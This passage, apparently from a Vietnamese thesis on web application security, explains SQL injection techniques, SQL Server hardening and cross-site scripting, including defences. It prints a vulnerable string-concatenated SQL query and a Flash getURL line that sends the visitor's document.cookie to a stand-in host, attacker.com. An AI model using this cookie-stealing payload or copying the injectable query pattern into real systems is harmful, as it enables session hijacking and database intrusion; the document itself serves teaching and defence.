
Những trường hợp đối số được nhập vào đều được ứng dụng cho vào giữa hai dấu nháy đơn hay ngoặc kép là trường hợp Quote Injection. Ví dụ III.2.2

Ví dụ 2:

Để vô hiệu hoá dấu nháy và thay đổi câu lệnh mà vẫn giữ được cú pháp đúng, chuỗi mã chèn thêm vào phải có một dấu nháy đơn trước chuỗi kí tự được chèn vào và ở cuối câu lệnh phải có một dấu nháy đơn, chẳng hạn như sau:

StrSQL=“SELECT tkUsername FROM User WHERE tkUsername=’”& tName & “’”

Nếu đã thực hiện như trên mà thông báo lỗi có liên quan đến dấu “(“ thì trong chuỗi chèn vào phải có “)”:

* + - 1. Tần công qua câu INSERT
* Từ khoá INSERT dùng để đưa thông tin vào cơ sở dữ liệu. Thông thường câu lệnh INSERT được dùng trong các trường hợp như: thông tin đăng kí người sử dụng, guestbook…v..v…
* Kĩ thuật “;”, “--“ được dùng như đã từng dùng với câu lệnh SELECT, phải đảm bảo đúng số lượng và kiểu giá trị được nhập vào nhằm tránh lỗi về cú pháp (nếu không xác định được kiểu dữ liệu có thể nhập tất cả là số).
  + - 1. Tấn công qua câu UPDATE
* Update được sử dụng trong lập trình Web với mục đích giảm sự phức tạp trong ứng dụng và tránh sự tấn công trong kĩ thuật SQL Injection. Tuy nhiên hacker vẫn có thể lợi dụng những Stored Procedure để tấn công vào hệ thống.
  + - 1. Một số cách tấn công khác
* Chuỗi kí tự không có dấu nháy đơn: Những nhà lập trình có thể bảo vệ ứng dụng của họ bằng cách loại bỏ tất cả dấu nháy, thông thường loại bỏ dấu nháy bằng cách thay một dấu nháy thành 2 dấu nháy.
* Tấn công 2 tầng: Mặc dù ứng dụng đã thay thế dấu nháy đơn nhưng vẫn còn khả năng bị chèn đoạn mã SQL .
  + 1. Cách phòng chống
* Trong hầu hết trình duyệt, những kí tự nên được mã hoá trên địa chỉ URL trước khi được sử dụng.
* Việc tấn công theo SQL Injection dựa vào những câu thông báo lỗi do đó việc phòng chống hay nhất vẫn là không cho hiển thị những thông điệp lỗi cho người dùng bằng cách thay thế những lỗi thông báo bằng 1 trang do người phát triển thiết kế mỗi khi lỗi xảy ra trên ứng dụng.
* Kiểm tra kĩ giá trị nhập vào của người dùng, thay thế những kí tự như ‘ ; v..v..
* Hãy loại bỏ các kí tự meta như “',",/,\,;“ và các kí tự extend như NULL, CR, LF, ... trong các string nhận được từ:
  + dữ liệu nhập do người dùng đệ trình
  + các tham số từ URL
  + các giá trị từ cookie
* Đối với các giá trị numeric, hãy chuyển nó sang integer trước khi thực hiện câu truy vấn SQL, hoặc dùng ISNUMERIC để chắc chắn nó là một số integer.
* Dùng thuật toán để mã hoá dữ liệu
* Kiểm tra dữ liệu
* Kiểm tra tính đúng đắn của dữ liệu là 1 vấn đề phức tạp và thường chưa được quan tâm đúng mức trong các ứng dụng. Khuynh hướng của việc kiểm tra tính đúng đắn của dữ liệu không phải là chỉ cần thêm một số chức năng vào ứng dụng, mà phải kiểm tra một cách tổng quát nhanh chóng để đạt được mục đích.
* Những tóm tắt sau đây sẽ bàn về việc kiểm tra tính đúng đắn của dữ liệu, cùng với ví dụ mẫu để minh hoạ cho vấn đề này.
* Có ba giải pháp tiếp cận vấn đề này:
  + Cố gắng kiểm tra và chỉnh sửa để làm cho dữ liệu hợp lệ.
  + Loại bỏ những dữ liệu bất hợp lệ.
  + Chỉ chấp nhận những dữ liệu hợp lệ
* Giải pháp 1: khó thực hiện
  + Thứ nhất, người lập trình không cần thiết phải biết tất cả dữ liệu bất hợp lệ, bởi vì những dạng dữ liệu bất hợp lệ rất đa dạng.
  + Thứ hai, là vấn đề của trường hợp bị tấn công 2 tầng (second-oder SQL injection) trong việc lấy dữ liệu từ hệ thống ra.
* Giải pháp 2: bị vô hiệu trong các trường hợp như giải pháp 1 là do: Dữ liệu bất hợp lệ luôn luôn thay đổi và cùng với việc phát triển các kiểu tấn công mới.
* Giải pháp 3: tốt hơn hai giải pháp kia, nhưng sẽ gặp một số hạn chế khi cài đặt.
* Cách bảo mật tốt nhất là kết hợp cả giải pháp 2 và 3. Một ví dụ cho sự cần thiết kết hợp 2-3 là dấu nối giữa họ và tên “Quentin Bassington-Bassington” phải cho phép dấu gạch ngang trong bộ định nghĩa dữ liệu hợp lệ, nhưng chuỗi kí tự “--“ là một chuỗi kí tự đặc biệt trong SQL server.
* Ví dụ nếu có bộ lọc để:
  + Lọc bỏ những dữ liệu bất hợp lệ như ‘--‘,’select’ và ‘union’
  + Một hàm kiểm soát để loại bỏ dấu nháy đơn thì có thể đối phó như sau
* Khoá chặt SQL Server (SQL Server Lockdown)
* Luận văn cũng giới thiệu một phương pháp bảo mật ở mức độ quản trị cơ sở dữ liệu
* Đây là một danh sách các công việc cần làm để bảo vệ SQL server:
  + Xác định các phương pháp kết nối đến server:
  + Dùng tiện ích Network Utility để kiểm tra rằng chỉ có các thư viện mạng đang dùng là hoat động.
  + Kiểm tra tất cả các tài khoản có trong SQL Server
  + Chỉ tạo tài khoản có quyền thấp cho các ứng dụng
  + Loại bỏ những tài khoản không cần thiết
  + Đảm bảo rằng tất cả tài khoản có một mật khẩu hợp lệ, …
* Kiểm tra các đối tượng tồn tại
  + Nhiều extended stored procedure có thể được xoá bỏ một cách an toàn. Nếu điều này được thực hiện, thì cũng nên xem xét việc loại bỏ luôn những tập tin .dll chứa mã của các extended stored procedure
  + Xoá bỏ tất cả cơ sở dữ liệu mẫu như “northwind” và “pubs”
  + Xóa các stored procedure không dùng như: master..xp\_cmdshell, xp\_startmail, xp\_sendmail, sp\_makewebtask
* Kiểm tra những tài khoản nào có thể truy xuất đến những đối tượng nào
* Đối với những tài khoản của một ứng dụng nào đó dùng để truy xuất cơ sở dữ liệu thì chỉ được cấp những quyền hạn cần thiết tối thiểu để truy xuất đến những đối tượng nó cần dùng.
* Kiểm tra lớp sửa chữa của server
  + Có một số cách tấn công như “buffer overflow”, “format string” thường chú ý đến lớp bảo vệ này.
  + Kiểm tra các phiên làm việc trên server
* Thay đổi "Startup và chạy SQL Server" ở mức người dùng quyền hạn thấp trong SQL Server Security.
  1. Chèn mã lệnh thực thi trên trình duyệt nạn nhân (Cross Side Scripting)
     1. Khái niệm
* Phương pháp Cross Site Scripting (được viết tắt là XSS) là phương pháp tấn công bằng cách chèn thêm những đoạn mã có khả năng đánh cắp hay thiết lập được những thông tin quan trọng như cookies, mật khẩu,… vào mã nguồn ứng dụng web để từ đó chúng được chạy như là một phần của ứng dụng Web và có chức năng cung cấp hoặc thực hiện những những điều hacker muốn.
* Phương pháp này không nhằm vào máy chủ hệ thống mà chủ yếu tấn công trên chính máy người sử dụng. Hacker sẽ lợi dụng sự kiểm tra lỏng lẻo từ ứng dụng và hiểu biết hạn chế của người dùng cũng như biết đánh vào sự tò mò của họ dẫn đến người dùng bị mất thông tin một cách dễ dàng.
* Thông thường hacker lợi dụng địa chỉ URL để đưa ra những liên kết là tác nhân kích hoạt những đoạn chương trình được viết bằng ngôn ngữ máy khách như VBScript, JavaScript…được thực thi trên chính trình duyệt của nạn nhân.
  + 1. Phương pháp tấn công XSS truyền thống
* Ứng dụng Web thường lưu trữ thông tin quan trọng ở cookie. Cookie là mẩu thông tin mà ứng dụng lưu trên đĩa cứng của người sử dụng. Nhưng chỉ ứng dụng thiết lập ra cookie thì mới có thể đọc nó. Do đó chỉ khi người dùng đang trong phiên làm việc của ứng dụng thì hacker mới có cơ hội đánh cắp cookie. Công việc đầu tiên của hacker là tìm trang đích để dụ người dùng đăng nhập sau khi đã tìm ra lỗ hổng trên ứng dụng đó.
* Các bước thực hiện XSS truyền thống:

Tóm tắt các bước thực hiện:

* + Bước 1: Hacker biết được người dùng đang sử dụng một ứng dụng Web có lỗ hỏng XSS.
  + Bước 2: Người dùng nhận được 1 liên kết thông qua email hay trên chính trang Web (như trên guestbook, banner dễ dàng thêm 1 liên kết do chính hacker tạo ra…). Thông thường hacker khiến người dùng chú ý bằng những câu kích thích sự tò mò của người dùng như “ Kiểm tra tài khoản”, “Một phần thưởng hấp dẫn đang chờ bạn”…
  + Bước 3: Chuyển nội dung thông tin (cookie, tên, mật khẩu…) về máy chủ của hacker.
  + Bước 4: Hacker tạo một chương trình cgi (ở ví dụ 3 này là steal.cgi) hoặc một trang Web để ghi nhận những thông tin đã đánh cắp vào 1 tập tin
  + Bước 5: Sau khi nhận được thông tin cần thiết, hacker có thể sử dụng để thâm nhập vào tài khoản của người dùng.
    1. Tấn công XSS bằng Flash
* Ngoài những cách đưa một đoạn mã nguy hiểm thì hacker còn có thể lợi dụng những tập tin flash để đánh cắp thông tin.
* Macromedia Flash cho phép lập trình bằng một ngôn ngữ kịch bản đã được xây dụng sẵn trong Flash là ActionScript. ActionScript có cú pháp đơn giản và tương tự như JavaScript, C hay PERL. Ví dụ hàm getURL() dùng để gọi một trang web khác, tham số thường là một URL chẳng hạn như “http://www.yahoo.com”.

Ví dụ:

getURL([“http://www.yahoo.com](http://www.yahoo.com/)”)

Tuy nhiên có thể thay thế URL bằng JavaScript:

getURL(“javascript:alert(document.cookie)”)

Ví dụ trên sẽ làm xuất hiện bảng thông báo chứa cookie của trang web chứa tập tin flash đó. Như vậy là trang web đó đã bị tấn công, bằng cách chèn một đoạn JavaScript vào ứng dụng Web thông qua tập tin flash. Một ví dụ khác rõ hơn về cách tấn công này là:

Đây là đoạn lệnh trong tập tin flash và sẽ được thi hành khi tập tin flash được đọc:

getURL(“javascript:location[(‘http://www.attacker.com?newcookie](http://www.attacker.com/?newcookie)=’+do cument.cookie)”)

Như vậy là khi người dùng xem trang web chứa tập tin flash này thì ngay lập tức cookie của họ do trang web chứa tập tin flash đó tạo ra sẽ gửi về cho hacker.



* + 1. Cách phòng chống
* Với những dữ liệu, thông tin nhập của người dùng, người thiết kế ứng dụng Web cần phải thực hiện vài bước cơ bản sau:
  + Tạo ra danh sách những thẻ HTML được phép sử dụng.
  + Xóa bỏ thẻ <script>
  + Lọc ra bất kì một đoạn mã JavaScript/Java/VBScript/ActiveX/Flash Related nào.
  + Lọc dấu nháy đơn hay kép
  + Lọc kí tự Null ( vì khả năng thêm một đoạn mã bất kì sau kí tự Null khiến cho ứng dụng dù đã lọc bỏ thẻ <script> vẫn không nhận ra do ứng dụng nghĩ rằng chuỗi đã kết thúc từ kí tự Null này).
  + Xóa những kí tự “ > ”, “ < ”
  + Vẫn cho phép nhập những kí tự đặc biệt nhưng sẽ được mã hóa theo chuẩn riêng.
  + Đối với người dùng, cần cấu hình lại trình duyệt để nhắc nhở người dùng có cho thực thi ngôn ngữ kịch bản trên máy của họ hay không? Tùy vào mức độ tin cậy mà người dùng sẽ quyết định.